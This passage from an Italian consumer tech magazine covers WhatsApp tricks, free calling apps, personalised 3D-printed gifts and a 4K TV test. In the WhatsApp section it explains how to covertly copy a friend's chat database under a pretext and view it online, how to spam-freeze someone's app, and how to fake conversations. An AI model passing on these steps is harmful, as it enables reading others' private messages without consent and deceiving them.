profilo di un contatto, installare un "antifurto"...

CAMBIA L'IMMAGINE DEI CONTATTI

Possiamo divertirci a modificare l'immagine di un amico nel nostro profilo di WhatsApp. Per farlo dobbiamo procurarci la nuova immagine da utilizzare (ad esempio quella di un cane). Con un qualsiasi programma di fotoritocco ridimensioniamo l'immagine in modo che

abbia risoluzione pari a 561 x 561 pixel. A questo punto navighiamo nella memoria del nostro smartphone. Andiamo nella cartella **SD Card/ Whatsapp/Profile Pictures**. Qui troveremo le immagini dei profili dei nostri contatti WhatsApp, riconoscibili dal loro numero di telefono presente nel nome. Ora rinominiamo l'immagine creata precedentemente con lo stesso nome di quella del contatto da sostituire. Andiamo quindi a sostituirla con quella originale e riavviamo il dispositivo per completare il tutto. Nel caso volessimo fare la stessa cosa su un iPhone, possiamo servirci del programma iFunBox (**www.i-funbox.com**) che ci permette di accedere ai file dell'applicazione.

RIPRISTINA LE CHAT CANCELLATE

Può capitare di eliminare per errore la conversazione con un nostro amico. Fortunatamente l'app ne esegue un backup quotidiano che possiamo ripristinare. Per farlo sul dispositivo Android andiamo nella cartella

SD Card/Whatsapp/Databases. Qui troveremo il file **msgstore.db.crypt** (che è quello principale) più altri file il cui nome non è altro che la data in cui il backup è stato creato. Per prima cosa rinominiamo a piacere il file principale (ad esempio **old_msgstore.db.crypt**). Prendiamo, quindi, il backup in cui la conversazione eliminata era ancora presente e rinominiamolo come **msgstore.db.crypt**. A questo punto, dal nostro smartphone andiamo in **Impostazioni/Gestione applicazioni/Whatsapp** e tocchiamo il tasto **Cancella dati**. Riavviamo WhatsApp: ci apparirà un messaggio che ci informa che è stato trovato un backup. Non ci resta che ripristinarlo per riavere i messaggi eliminati.


RECUPERARE SENZA RIPRISTINARE

Nel caso volessimo solo visualizzare una vecchia conversazione senza dover per forza ripristinarla, ci possiamo servire di un servizio online. Basta andare sul sito **www.recovermessages.com**, cliccare sul tasto **Select SQLite File** e selezionare il file **.crypt** contenente il database delle conversazioni di WhatsApp. Spuntare la casella **I accept the terms of use** e cliccare su **Scan**. Dopo alcuni istanti verranno mostrate le conversazioni presenti nel database.
Sei curioso di sapere cosa si dicono i tuoi amici su WhatsApp?!? Il sistema appena descritto può essere utilizzato anche per scoprire le conversazioni altrui. Per farlo, è necessario mettere mano alla memoria del telefonino dell'amico, con una qualsiasi

NASCONDI L'ULTIMA VISITA
Se non vuoi far sapere agli altri quando hai visualizzato il tuo profilo l'ultima volta, su WhatsApp per iOS vai in **Impostazioni/Impostazioni chat/Avanzate** e disabilita **Data e ora dell'ultimo accesso**.

scusa, in modo da riuscire ad accedere alla cartella **SD Card/ Whatsapp/Databases** e copiare i file **.crypt** contenuti al suo interno. Fatto ciò, basterà caricarli sul sito **www.recovermessages.com** per visualizzare tutte le conversazioni.

UN'IMMAGINE PER UN'ALTRA!


Con una piccola app per Android possiamo nascondere in una foto da condividere un'immagine fasulla che viene visualizzata quando il ricevente prova a scaricarla. Per farlo installiamo **magiapp tricks for WhatsApp**! Da **Google Play**. Avviamo l'app, tocchiamo il riquadro **insert here your true image** e selezioniamo l'immagine originale. Tocchiamo quindi il riquadro **insert here your fake image** e selezioniamo l'immagine fasulla. A questo punto tocchiamo **Do magic!** E selezioniamo il contatto di WhatsApp a cui inviarla. Il ricevente visualizzerà come anteprima quella originale, ma quando ci cliccherà sopra per scaricarla, si ritroverà come per magia l'immagine fasulla.

L'ANTIFURTO PER WHATSAPP

Può sempre capitare che il nostro fedele smartphone finisca nelle mani di un'altra persona che potrebbe accedere a WhatsApp e ficcanasare nei messaggi. Se vogliamo impedirlo, possiamo installare l'app per Android **WhatsApp Protettore Blocco Msg**. Basta avviarla, scegliere il codice di blocco a 4 cifre e attivare la protezione per WhatsApp. Questa applicazione non solo blocca l'accesso a WhatsApp, ma se qualcuno prova ad entrare inserendo più volte un codice errato, utilizza la fotocamera frontale per scattargli una foto.

LETTURE SENZA NOTIFICA

Ci sono diversi modi per leggere un messaggio su WhatsApp senza notificarlo al mittente. Possiamo, ad esempio, sfruttare la barra di notifica senza accedere all'applicazione o bloccare tutte le connessioni dati prima di avviarla (ad esempio attivando la modalità aereo). In alternativa si può usare l'app per Android **W-Tools (hide last seen)**. Questa applicazione ha anche un'altra simpatica funzione che consente di spammare un amico inviandogli una serie di messaggi e bloccargli così per qualche secondo l'applicazione. Basta toccare l'opzione **WhatsApp Bomber**, inserire il messaggio, scegliere il numero di volte che deve essere spedito e toccare **Send**.

STOP AI CONTATTI INDESIDERATI!

Se si è in possesso di un iPhone su cui è stato eseguito il jailbreak, è possibile scaricare da Cydia il tweak **WhatsApp Blacklist**, che consente di creare una lista di contatti di cui si vogliono bloccare le notifiche e i messaggi ricevuti.

LINK VELOCE ALLE CHAT

Se si usa WhatsApp per parlare sempre con le solite persone, è possibile creare collegamenti veloci sulla schermata principale dello smartphone per averle sempre a portata di tap. Per farlo su un dispositivo Android basta toccare e tenere premuto il dito sul contatto e poi scegliere **Crea shortcut per la chat**. Sulla home verrà quindi aggiunto un collegamento con l'immagine del contatto che potremo utilizzare per avviare una chat veloce. Con un iPhone, invece, è possibile servirsi dell'app **1TapWA**, acquistabile sull'App Store a € 1,79.

CONVERSAZIONI FASULLE

Vuoi prendere in giro i tuoi amici creando conversazioni false ma molto simili all'originale? Farlo è semplicissimo se usiamo l'app **Yazzy (Conversazioni False)**. Supporta diversi servizi di messaggistica come appunto WhatsApp. Tutto quello che si deve fare e immettere il nome, scrivere il messaggio e creare così la finta conversazione che potremo condividere con la persona che vogliamo ingannare.

CHAT SEGRETE E MESSAGGI CHE SI AUTODISTRUGGONO

Purtroppo Whatsapp, per quanto sia bello, non ha ancora una funzione per scambiare messaggi cifrati che si autodistruggono tutelando la nostra privacy. Se abbiamo questa necessità, però, possiamo utilizzare Telegram (https://telegram.org), un'app di messaggistica che sta ottenendo velocemente enorme successo grazie proprio a funzioni esclusive e al fatto di essere open source (gratuita). Questa applicazione è disponibile per dispositivi Android e iOS e ha il vantaggio di poter essere utilizzata su diversi device contemporaneamente.

I messaggi vengono salvati sul cloud così è possibile continuare una conversazione anche quando passiamo da un dispositivo all'altro. Una delle funzioni più interessanti è la Secret Chat che permette di scambiare messaggi criptati con gli altri utenti senza lasciare tracce sui server. Inoltre, avviata una sessione di Secret Chat, cliccando sull'icona nell'angolo in alto a destra è possibile attivare la funzione Self-Destruction Timer che consente di impostare un tempo trascorso il quale il messaggio si autodistrugge.

SUL WEB Se desideri inviare SMS senza spendere un centesimo, puoi farlo dal Web utilizzando alcuni siti come **www.freesms.net**, **http://yesmms.com** o **www.skebby.it**.

Le app regalano credito telefonico

LE SOLUZIONI SCACCIA CRISI PER TELEFONARE A COSTO ZERO SU TELEFONI MOBILI E FISSI, IN ITALIA E NEL MONDO

GRATIS ANCHE SMS, VIDEOMESSAGGI E CHAT VOCALI

Skype è sicuramente l'app più conosciuta e usata per telefonare gratis e videochiamare su Internet anche in mobilità. Microsoft, circa due anni fa, lo acquistò per la "modica" cifra di 8,5 miliardi di dollari. Complice l'esplosione dei social network e l'imponente diffusione di smartphone e tablet, le app che permettono di telefonare, anche dall'altra parte del mondo, si sono moltiplicate. Il perché è presto spiegato. Le chiamate vengono instradate sulla connessione dati del dispositivo, Wi-Fi o 3G/4G. Non occorre configurare altro: i contatti vengono importati automaticamente dalla rubrica dello smartphone. Basta andare nella scheda del contatto col quale si vuole conversare e, se disponibile, toccare il pulsante per avviare la chiamata. La qualità audio è notevole e potremo persino sfruttare il vivavoce. Per telefonare anche ai numeri tradizionali possiamo servirci di altre applicazioni come Indoona, Forfone e Clouditalia SimFonia che assieme, regalano oltre 200 minuti al mese di chiamate gratis. E così, possiamo tranquillamente telefonare in Italia anche quando siamo in viaggio all'estero senza dover pagare i costi di roaming: sarà sufficiente trovare un hotspot Wi-Fi a cui connetterci. Il bello del VoIP, inoltre, è che riesce ad abbattere le distanze: i costi, quindi, non dipendono più dal luogo in cui ci si trova!

SKYPE
Piattaforme: iOS, Android
Chatta, telefona e videochiama in Full HD con il client VoIP più usato su Internet, sia sotto copertura 3G/4G che Wi-Fi. Puoi parlare gratis con tutti gli utenti Skype (PC e mobile) e risparmiare sulle telefonate e gli SMS inviati verso l'Italia e l'estero grazie a tariffe davvero vantaggiose. Puoi inviare foto ad amici e familiari direttamente dallo smartphone: non c'è limite alle dimensioni dei file, quindi non devi preoccuparti di superare le dimensioni normalmente consentite per gli allegati e-mail o di pagare costose tariffe per gli MMS. Sono integrate anche notifiche push istantanee, lo storico dei messaggi, la personalizzazione del proprio stato e la visualizzazione dei costi di connessione dati per il proprio operatore mobile.

FACEBOOK MESSENGER
Piattaforme: iOS, Android
L'app ufficiale di Facebook ci consente di scambiare messaggi, chattare "live" con i nostri amici e telefonare verso altri utenti Facebook su iPhone e altre piattaforme. Questo ci permette di chiamare tutti gli amici senza consumare il credito telefonico, ma semplicemente sfruttando la connessione Wi-Fi o 3G/4G (a patto di aver sottoscritto un piano dati con l'operatore di telefonia mobile). Affinché i contatti siano raggiungibili è necessario che abbiano installato a loro volta l'applicazione, che siano dotati di una connessione dati e che abbiano attivato le notifiche, necessarie per l'avviso delle chiamate in arrivo. La qualità audio è molto buona e non si avvertono particolari disturbi. Considerando che tutti hanno Facebook... è un must!

CLOUDITALIA SIMFONIA
Piattaforme: iOS, Android
Clouditalia è un operatore italiano di telefonia fissa che ha lanciato alcune carte telefoniche prepagate e ricaricabili (acquistabili in tutti i punti Sisal e Lottomatica), per chiamare in Italia e all'estero a tariffe vantaggiose. Per facilitare l'uso delle carte stesse, Clouditalia ha realizzato Simfonia, un'applicazione che automatizza, e quindi semplifica, l'uso delle carte stesse. Puoi telefonare sia su fissi che cellulari con un'ottima qualità audio e senza addebiti sulla SIM. E anche se usi un credito diverso da quello della SIM, il destinatario della chiamata vedrà comparire sempre il tuo numero di cellulare. Per tutti i nuovi utenti SimFonia,

IL VOIP CON LA NUOVA FUNZIONE VIBER OUT
Viber permette di effettuare telefonate gratuite e inviare messaggi di testo ad altri utenti Viber. Da poco, inoltre, è presente la funzione Viber Out, per chiamate verso qualsiasi numero fisso o mobile, in tutto il mondo, a tariffe vantaggiose.


ben 30 minuti di telefonate gratuite. Da non perdere!

INDOONA
Piattaforme: iOS, Android
Devi effettuare una chiamata su un telefono fisso o vuoi sentire un amico che si trova dall'altra parte dell'oceano? Se lo fai con Indoona non ti costa nulla. Puoi usare l'app per telefonare, videochiamare e mandare messaggi multimediali gratis (sia in Wi-Fi che in 3G/4G) a tutti gli utenti registrati al servizio. E con la promozione attiva, si hanno 100 minuti al mese di telefonate gratuite, per sempre. Indoona può essere utilizzato anche dall'estero, eliminando i costi del roaming. Tutto quel che dobbiamo fare è installare l'app sullo smartphone e registrarci utilizzando il numero di cellulare, necessario per l'accesso alla rete telefonica pubblica. È possibile, inoltre, acquistare credito per chiamare i numeri di rete fissa e i cellulari di tutto il mondo a prezzi molto vantaggiosi dando così un taglio alla bolletta.

FORFONE - CHIAMATE E SMS GRATIS
Piattaforme: iOS, Android
Con un'app come Forfone possiamo sfruttare la connessione dati del telefonino per effettuare chiamate a costo zero su numeri di rete fissa. L'app regala 50 minuti di chiamate gratis al mese effettuabili in Wi-Fi o 3G/4G. Accede alla rubrica del telefonino e riconosce i numeri che è possibile chiamare senza pagare nulla (indicandoli con la scritta outfree). Inoltre, è possibile acquistare credito per sfruttare tariffe telefoniche vantaggiose; credito che è possibile guadagnare attraverso alcune promo pubblicitarie. Per telefonare basta accedere al tastierino telefonico e digitare il numero del destinatario. Da Contatti, invece, possiamo richiamare i numeri dalla rubrica. Il credito può essere utilizzato anche per l'invio di messaggi di testo che hanno un costo di 9 centesimi.

UPPTALK
Piattaforme: iOS, Android
Yuilop, l'applicazione per telefonare, inviare SMS e allegati multimediali cambia nome e diventa UppTalk: tante le novità e una rinnovata interfaccia grafica. UppTalk è sempre disponibile gratuitamente e ci permetterà ove possibile di effettuare chiamate illimitate e inviare SMS gratis a qualsiasi numero, anche ad utenti che non utilizzano la stessa app. In più, per ora, gli utenti di Stati Uniti, Regno Unito, Germania e Spagna, possono ottenere anche un numero virtuale potendo dire addio al proprio operatore. Una volta installata sarà possibile ricevere chiamate su rete Wi-Fi ed effettuare chiamate internazionali a basso costo in più di 200 paesi. Con UppTalk sono disponibili funzioni di alta qualità per poter condividere foto, video, geolocalizzazione, audio e altro ancora. La cosa più interessante è che si possono guadagnare crediti utili per effettuare le chiamate invitando amici e guardando video promozionali.

SMS GRATIS
Piattaforme: iOS, Android
L'app consente di inviare SMS gratuiti dal proprio smartphone. Per farlo è necessario guadagnare dei crediti. Questi possono essere raccolti in vari modi come, ad esempio, provando nuove app tramite la sezione "Ho tempo da perdere", o giocando nella "Sala giochi" con il poker e la slot machine. I messaggi vengono recapitati anche se il destinatario non ha installato l'app. Inoltre, SMS Gratis, si integra con la rubrica del telefonino da cui legge i contatti presenti sul dispositivo. L'app non pone nessun limite al numero di SMS che si possono inviare, può gestire liste di destinatari, programmare l'invio a una data prestabilita e configurare modelli per la spedizione degli SMS. Con pochi tap è possibile verificare il proprio saldo crediti nella sezione "Menu/Crediti Disponibili".

REBTEL: CHEAP AND FREE INTERNATIONAL CALLS
Piattaforme: iOS, Android
I costi di roaming sono un male necessario per chi viaggia all'estero e non vuole rimanere isolato dai suoi cari. Ma esistono soluzioni davvero allettanti e funzionali per far fronte a costi a volte spropositati. È il caso di Rebtel: un'app gestita dall'omonimo operatore telefonico (Svedese) che permette di abbattere drasticamente i costi delle telefonate mobili internazionali, riducendole "quasi a zero". Con pochi centesimi si può telefonare in oltre 190 paesi del mondo a un costo davvero risibile (pochi centesimi). Rebtel funziona anche da iPad e consente di chiamare persino chi non ha l'app, a un costo fino al 98% inferiore rispetto a quello del proprio operatore. Funziona gratis con le persone che hanno installato l'app, sfruttando i contatti presenti in rubrica.

FRIENDCALLER VIDEO CHAT
Piattaforme: iOS, Android
Per telefonare a costo zero sotto copertura 3G/4G e Wi-Fi, trasformando il device mobile in un vero telefono, c'è FriendCaller. Con questa applicazione si possono chiamare gratuitamente gli amici che usano la stessa app, oltre a telefonare i numeri fissi e cellulari a costi assai contenuti e guadagnando crediti. Se usato all'estero diventa un sistema ottimo per rimanere in contatto con parenti e amici senza spendere un capitale. L'app consente anche di effettuare videochiamate, di inviare messaggi testuali, di creare chat di gruppo e ottenere un numero di telefono sul quale farsi chiamare. È possibile ricaricare il proprio credito gratis guardando alcune pubblicità o scaricando le app proposte!

MTALK UNLIMITED TALK & TEXT
Piattaforme: iOS, Android
Non hai un telefono di rete fissa? Vuoi inviare un Fax o un SMS gratis? Nessun problema! Grazie a questa applicazione lo fai ovunque nel mondo a tariffe molto vantaggiose, eliminando i costi di roaming e aggiungendo al tuo smartphone un numero locale o internazionale che ti segue ovunque. Trattandosi di un numero con prefisso geografico, chi ti chiama pagherà il costo di una telefonata urbana, a prescindere dal luogo in cui ti trovi (gratis se il chiamante ha un abbonamento che prevede telefonate a costo zero verso i numeri fissi): basta disporre di una connessione Internet Wi-Fi o 3G/4G. Anche se non è ottimizzata per tablet, l'app funziona bene anche su iPad e attivando il servizio, ti verrà assegnato anche un numero di fax, sempre con prefisso a scelta, sul quale potrai ricevere tutti i documenti che desideri. Ma puoi usare il tablet anche per parlare e messaggiare con i tuoi contatti.

TELEFONATE, VIDEOCHIAMATE ED SMS PER TUTTI
TangoVideoCalls permette di effettuare gratis chiamate vocali e video, di inviare messaggi di testo e messaggi musicali con tecnologia Spotify. Integra anche funzioni di social network per comunicare stati d'animo e notizie.

Dal web al 3D

I SITI FOLLI PER TRASFORMARE TE E I TUOI CARI IN CIOCCOLATINI, GIOCATTOLI, OPERE D'ARTE...

... RIGOROSAMENTE DA TOCCARE CON MANO!

Se siamo stanchi dei soliti regali, il Web offre innumerevoli possibilità di scelta per acquistare qualcosa di davvero speciale e, più che altro, unico. E non parliamo soltanto delle ormai diffuse (ma sempre apprezzate) tazze o dei cuscini con la nostra fotografia o delle persone che amiamo. La Rete ci permette, ad esempio, di sfruttare la potenza delle stampanti 3D (e non solo) per realizzare davvero qualsiasi cosa abbiamo in mente! Ecco, dunque, gli oggetti più folli che possiamo personalizzare grazie al Web!

DALLA FANTASIA ALLA REALTÀ

I bambini si distinguono per la loro incredibile fantasia: i disegni che producono, sempre coloratissimi, anche quando il tratto è incerto mettono allegria, poiché sono una rappresentazione della realtà vista attraverso la loro mente ancora poco contaminata. Grazie a Crayon Creatures, queste piccole opere d'arte oggi potranno trasformarsi in realtà. Occorre soltanto inviare una scansione del disegno: un artista si preoccuperà di trasformare l'immagine in un modello 3D, che diventerà poi un oggetto reale in materiale plastico, alto circa 10 cm. L'unico aspetto negativo di questo simpaticissimo progetto è il costo: 99 euro più le spese di spedizione. Per eventuali modelli aggiuntivi sono previsti per fortuna degli sconti… Ma per i nostri bambini si fa questo ed altro! E allora, senza indugiare ulteriormente, andiamo su **http://crayoncreatures.com**.

UN CUBO PIENO DI RICORDI

Il cubo di Rubik è ormai un pezzo di storia moderna. Odiato da chi riesce a comporre a malapena una faccia, amato da chi si diverte a scomporlo per poi ricomporlo, è stato commercializzato in tante varianti: grande, piccolo, tradizionale, 3x3 ma perfino 2x2 e 4x4… E allora, perché non realizzarne anche uno con le nostre foto più belle? Tutto questo è possibile grazie a **www.iltuocubo.com**. Il sito consente di scegliere, anzitutto, il formato (2x2, 3x3, 4x4). Poi possiamo caricare una fotografia per ciascuna delle 6 facce; in questo modo, potremo crearne uno con tutta la nostra famiglia! Il prezzo è decisamente accettabile: va dai 14.90 ai 19.90 euro.

CIOCCOLATINI AD HOC

Chi non conosce i coloratissimi bottoncini in cioccolato amati dai bambini ma anche dagli adulti?

STAMPATI LA COVER DELL'IPHONE!
Sul sito www.edmaster.it/url/3086 possiamo acquistare una cover protettiva per iphone 4/4s/5/5s personalizzabile con le nostre foto.

MAGLIETTE FAI DA TE
Su www.crishirt.com possiamo caricare le nostre foto per stampare felpe e magliette con le taglie e le misure che preferiamo.

PELUCHE COCCOLOSI
Cerchiamo un simpatico regalo per i nostri bambini o per la nostra amata? Puntiamo a un tenero peluche con la nostra foto: www.edmaster.it/url/3088.

UN GUANCIALE FAMILIARE
Crea un cuscino con la foto dei tuoi cari per stare sempre guancia a guancia anche tra le braccia di Morfeo: www.edmaster.it/url/3090.


ORIGAMI DI PLASTICA
Chi è appassionato di origami, troverà senz'altro divertente quando offerto su www.edmaster.it/url/3095: sfruttando una stampante 3D hanno realizzato in plastica la famosa rana che salta! E salta davvero!

Disponibili in tante confezioni diverse, sono senz'altro un'idea regalo simpatica e apprezzata. Ma si può dare di più, come diceva una vecchia canzone. Navigando nel sito ufficiale di M&M's, scopriamo che c'è la possibilità di personalizzare i bottoncini addirittura con una fotografia e un testo. Il sito consente di scegliere un singolo colore oppure varie combinazioni di tre colori. È possibile caricare una fotografia da Facebook oppure scattarla al momento tramite la Webcam del computer o dello smartphone; eventualmente, possiamo aggiungere un breve testo. Non resta che scegliere la confezione che preferiamo: sono disponibili semplici sacchetti, ma anche scatole ricercate che diventeranno un ricordo apprezzato anche quando gli M&M's saranno finiti! Per ordinare i nostri M&M's personalizzati, andiamo su **www.mymms.it**.

DA FACEBOOK CON AMORE

Mentre un tempo i nostri pensieri erano affidati a un diario segreto, adesso i momenti speciali preferiamo condividerli in Rete con gli amici. Se però ci manca il fascino della carta, non tutto è perduto: grazie a Blurb Bookify potremo stampare un diario con immagini e commenti tratti da Facebook e farcelo recapitare direttamente a casa. L'uso del servizio è semplice: andiamo su **http://it.blurb.com/obt/index.html** clicchiamo sul logo Facebook e autorizziamo l'applicazione ad accedere ai nostri contenuti sul social network. Quindi, impostiamo una copertina per il libro e selezioniamo tutte le immagini, possibilmente corredate di commenti, che hanno fatto la nostra storia. Seguiamo le istruzioni e infine procediamo con l'ordine. In pochi giorni riceveremo a casa un gadget davvero originale e alternativo da esporre in libreria.

UN QUADRO CON IL TUO DNA

Il nostro DNA può diventare un quadro da esporre orgogliosamente nel punto più strategico della casa (in salotto o sulla testata del letto) grazie a **www.dna-art.co.uk**. La prima cosa da fare è scegliere il formato e l'orientamento del pannello; possiamo realizzare la nostra opera con il DNA di una, due o anche quattro persone, ciascuna nel suo quadrante. Poi abbiamo bisogno di definire lo stile e il colore da utilizzare. Terminata la procedura, inseriamo i dati anagrafici ed effettuiamo il pagamento. Dopo alcuni giorni, riceveremo a casa un kit per il prelievo del DNA, con tutte le istruzioni. Nessuna paura, l'operazione è davvero semplice, perché basta utilizzare un piccolo tampone orale, incluso nella confezione. Chiaramente, la lavorazione del quadro potrà avvenire solo al ricevimento del DNA. Ma alla fine non resteremo delusi... forse l'unico che ne risentirà sarà il nostro portafogli!

DIVENTA ANCHE TU UN LEGO

In giro si dice che siamo troppo grandi per giocare con i Lego? Allora è arrivato il momento di diventare un Lego! Grazie al sito **http://minifigs.me**, potremo creare un personaggio del mondo Lego che ha i nostri tratti somatici, così da stupire e divertire gli amici. Oppure, possiamo fare una sorpresa a una persona che ci sta a cuore! Basta semplicemente caricare una o più foto del soggetto, aggiungere una descrizione del personaggio da creare e caricare la nostra proposta nel carrello. Inviato l'ordine ed effettuato il pagamento, dovremo soltanto attendere che il nostro personaggio Lego sia fisicamente pronto per essere spedito!

IL MOTIVETTO DELLA NOSTRA STORIA...

Adesso i carillon non si creano più a mano come un tempo: si utilizza una stampante 3D! E questo grazie a Musicdrop, che ci offre l'opportunità davvero insolita di realizzare un dispositivo personalizzato: dai brani classici alle nostre composizioni, non abbiamo restrizioni. Anzitutto, dobbiamo comporre la melodia: possiamo farlo grazie a una comoda interfaccia che simula la struttura del rullo di un carillon dall'URL **http://musicdrop.leftfieldlabs.com**. Quindi, scegliamo il colore, tra quelli proposti, e completiamo l'ordine.

STAMPA DI TUTTO IN 3D

Se siamo appassionati di grafica 3D e ci divertiamo a progettare oggetti e dispositivi, a volte anche complessi, adesso le nostre idee possono prendere concretamente forma, grazie alle stampanti 3D e ai servizi che consentono di sfruttarne a pieno le potenzialità. Il sito **www.sculpteo.com**, ad esempio, consente di stampare tutto ciò che vogliamo a partire semplicemente da un file. Una volta effettuata la registrazione e l'autenticazione, facciamo clic su Upload a 3D file e selezioniamo il nostro file. Quindi, scegliamo il colore e aggiungiamo il prodotto al carrello. Per la realizzazione del modello e la consegna non dovremo neppure attendere molto tempo. Il sito propone anche molte idee interessanti da personalizzare.

"SOTTOCOPERTA" CON LE FOTO

Stampa un plaid con la foto del tuo quadretto familiare e riuniscili tutti sul divano al calduccio a guardare un bel film: www.edmaster.it/url/3091.


IL TUO QUADRO SU TELA

Un modo originale per creare un quadro moderno da esporre in salotto, ma su un supporto old style come la tela lo troviamo su www.edmaster.it/url/3092.

RICORDI SU ALLUMINIO

Dai alle tue foto un elegante tocco artistico immortalandole su pannelli in alluminio: i colori saranno intensi e profondi (www.edmaster.it/url/3093).

UN CRISTALLO È PER SEMPRE

Il regalo perfetto per la tua amata? Una lastra di cristallo con la vostra foto incisa con tecnologia laser (www.edmaster.it/url/3094).

OCCHI INCROCIATI E GUARDA!

Il sito www.easystereogrambuilder.com offre la possibilità di creare, salvare in locale ed eventualmente stampare, senza nessun costo, degli stereogrammi a partire dai nostri modelli in 3D.

INTERNET IN 4K

ABBIAMO MESSO A DURA PROVA 7 NUOVI TELEVISORI ULTRA HD. SONO TUTTI SMART, ULTRANITIDI, MA ANCHE COSTOSISSIMI...

SONO PRONTI A RIMPIAZZARE IL TUO TV FULL HD? SCOPRILO CON NOI!

I TV Full HD offrono 2 milioni di pixel, i televisori Ultra HD (o 4K) possono vantare una risoluzione di 8 milioni di pixel: ciò significa che visualizzano dettagli finissimi in modo pulito e senza immagini "pixellose". Lo spettatore può quindi posizionarsi più vicino: l'immagine riempie completamente il campo visivo, conferendo l'impressione di essere immersi nella ripresa visualizzata. Chi si posiziona a grande distanza si accorgerà dell'aumento di nitidezza solo su modelli più grandi e di conseguenza più costosi. Infatti, i TV UHD con diagonale di oltre 2 metri, ideali per una visione da una distanza di 3-4 metri, costano circa 15.000 euro.

QUALITÀ DELL'IMMAGINE

I TV Ultra HD puntano tutto sulla risoluzione dell'immagine delle trasmissioni televisive e dei Bluray. Tutti i candidati al test hanno offerto una buona risoluzione. Pur non essendo in grado di riprodurre un maggior numero di dettagli (su contenuti non 4K nativi), offrono immagini estremamente nitide e definite, grazie alla retinatura di pixel più fine. Nella riproduzione di contenuti in 4K e HD, invece, Sony si è posizionata davanti a tutti, rubando loro la scena e offrendo colori straordinariamente intensi. Grazie alla tecnologia a LED (Triluminos), è l'unico TV che non avrà problemi quando i futuri film in 4K offriranno colori più intensi. L'immagine degli altri televisori è apparsa un po' più sbiadita, ma nelle sfumature della pelle non sono state evidenziate imperfezioni. Chi, già oggi, desidera godersi contenuti in Ultra HD sul proprio TV 4K, rimarrà comunque insoddisfatto per la scarsa diffusione di contenuti in questa risoluzione. Non dimentichiamo, però, che le fotocamere sono un'ottima fonte di materiale in Ultra HD. Con i TV 4K è finalmente possibile visualizzare le foto in tutto il loro splendore. I programmi televisivi quotidiani, invece, dal telegiornale ai telefilm, non verranno trasmessi con risoluzione UHD in un prossimo futuro. A partire dal 2015 o 2016 le Pay-TV come Sky hanno però intenzione di mettere in onda grandi eventi sportivi e film su specifici canali UHD.

QUANTO COSTA L'UHD?


Il TV UHD più economico tra quelli esaminati nel test (Hisense con diagonale di 127 cm) costa circa 1.600 euro. È una cifra considerevole, ma i modelli attuali offrono anche una buona dotazione: sono in grado di ricevere l'HDTV sia via cavo sia tramite satellite, consentono la visione di materiale in 3D e offrono un soddisfacente accesso a Internet, tramite browser o tramite le app social che normalmente utilizziamo sui dispositivi mobile.


